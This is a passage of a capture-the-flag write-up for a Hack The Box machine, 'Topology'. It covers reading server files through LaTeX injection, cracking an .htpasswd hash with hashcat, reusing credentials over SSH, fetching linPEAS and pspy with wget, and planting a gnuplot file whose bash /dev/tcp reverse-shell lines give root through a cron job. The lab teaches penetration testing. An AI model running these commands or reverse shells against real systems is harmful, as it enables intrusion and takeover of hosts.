tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:108:115::/run/uuidd:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:112:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley,W2 1-123,,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127::/var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd-refresh:x:109:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

We know now that we can read files with this command. As we already know that this server is Apache, let's display it's configuration files.







We were able to find all subdomains and their roots, let's add them to /etc/hosts and visit in browser.



```
ServerName topology.htb
DocumentRoot /var/www/html
ServerName latex.topology.htb
DocumentRoot /var/www/latex
ServerName dev.topology.htb
DocumentRoot /var/www/dev
ServerName stats.topology.htb
DocumentRoot /var/www/stats
```




```
─$ echo "10.129.48.196 stats.topology.htb" | sudo tee -a /etc/hosts
```



```
─$ echo "10.129.48.196 dev.topology.htb" | sudo tee -a /etc/hosts
```

Although there is nothing interesting on stats, at dev we can see a login prompt.




dev.topology.htb

This site is asking you to sign in.


Username

Password

Apache often uses a file called .htaccess to secure directories.




```
$\lstinputlisting{/var/www/dev/.htaccess}$
```




```
AuthName "Under construction"
AuthType Basic
AuthUserFile /var/www/dev/.htpasswd
Require valid-user
```

It redirects us to .htpasswd to let's display it.




```
$\lstinputlisting{/var/www/dev/.htpasswd}$
```




```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```


We can find username and password hash in .htpasswd file. Hash anazyler indicates it's most probably Apache apr1-MD5 hash. Let's crack it with hashcat.




```
Possible algorithms: Apache $apr1$ MD5,
```



```
─$ hashcat -h | grep apr
  1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR)
```




```
─$ hashcat -a 0 -m 1600 /tmp/hash.txt /usr/share/wordlists/rockyou.txt
ashcat (v6.2.6) starting
```



```
Status...........: Cracked
```

After a while hashcat was able to crack this hash, let's now log in with provided password.




Klein&Daisley TopSoft.

Software for your mathematical needs.


We work at the Department of Mathematics at Miskatonic University and develop mathematical software, in addition to our research. We are experienced in software development and have been working on a variety of software projects over the past few years. We are passionate about developing new software to help solve mathematical problems and improve the daily routine of researchers.

PROJECTS

It is always worth checking if these credentials work in other services.




```
─$ ssh vdaisley@10.129.48.196
```




```
vdaisley@topology:~$ whoami
vdaisley
```


We've successfully obtained access as vdaisley, user flag can be found at /home/vdaisley. Let's look for a way to escalate privileges running linPEAS and pspy.




```
─$ python3 -m http.server 8001
```




```
vdaisley@topology:~$ wget http://10.10.14.69:8001/linpeas.sh
```




```
vdaisley@topology:~$ chmod +x linpeas.sh
```



```
vdaisley@topology:~$ ./linpeas.sh
```




```
vdaisley@topology:~$ wget http://10.10.14.69:8001/pspy64
```




```
vdaisley@topology:~$ chmod +x pspy64
vdaisley@topology:~$ ./pspy64
```


We can see a cronjob that is running every minute calling getdata.sh script which is being run by root. This script then runs find command to find every file with .plt extension in /opt/gnuplot directory and execute a gnuplot command on it.



```
2023/12/10 07:11:01 CMD: UID=0     PID=1904   | /bin/sh /opt/gnuplot/getdata.sh
2023/12/10 07:11:01 CMD: UID=0     PID=1903   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
```




```
2023/12/10 07:12:01 CMD: UID=0     PID=1933   | /bin/sh /opt/gnuplot/getdata.sh
2023/12/10 07:12:01 CMD: UID=0     PID=1934   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
```



```
2023/12/10 07:13:01 CMD: UID=0     PID=1940   | /bin/sh -c /opt/gnuplot/getdata.sh
2023/12/10 07:13:01 CMD: UID=0     PID=1939   | gnuplot /opt/gnuplot/loadplot.plt
2023/12/10 07:13:01 CMD: UID=0     PID=1938   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
```


If we take a closer look at this directory we can see that we have write permissions there. It indicates a possible privilege escalation path by creating a .plt file containing a reverse shell knowing it is going to be run as root.




```
vdaisley@topology:~$ ls -la /opt | grep gnuplot
drwx-wx-wx  2 root root 4096 Jun 14 07:45 gnuplot
```

Let's set up a listener and create a .plt file with reverse shell basing on gnuplot documentation.


http://gnuplot.info/docs_5.5/loc18483.html




```
system "command string"
! command string
output = system("command string")
show variable GPVAL_SYSTEM
```




```
vdaisley@topology:~$ nano /opt/gnuplot/revshell.plt
```



```
system "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.69/1234 0>&1'"
! /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.69/1234 0>&1'
output = system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.69/1234 0>&1'")
show variable GPVAL_SYSTEM
```



```
vdaisley@topology:~$ chmod +x /opt/gnuplot/test.plt
```



```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.69] from (UNKNOWN) [10.129.46.48] 54848
bash: cannot set terminal process group (3317): Inappropriate ioctl for device
bash: no job control in this shell
root@topology:~# whoami
whoami
root
root@topology:~# ls /root
ls /root
root.txt
```

After a while we obtained access as root. Root flag can be found at /root.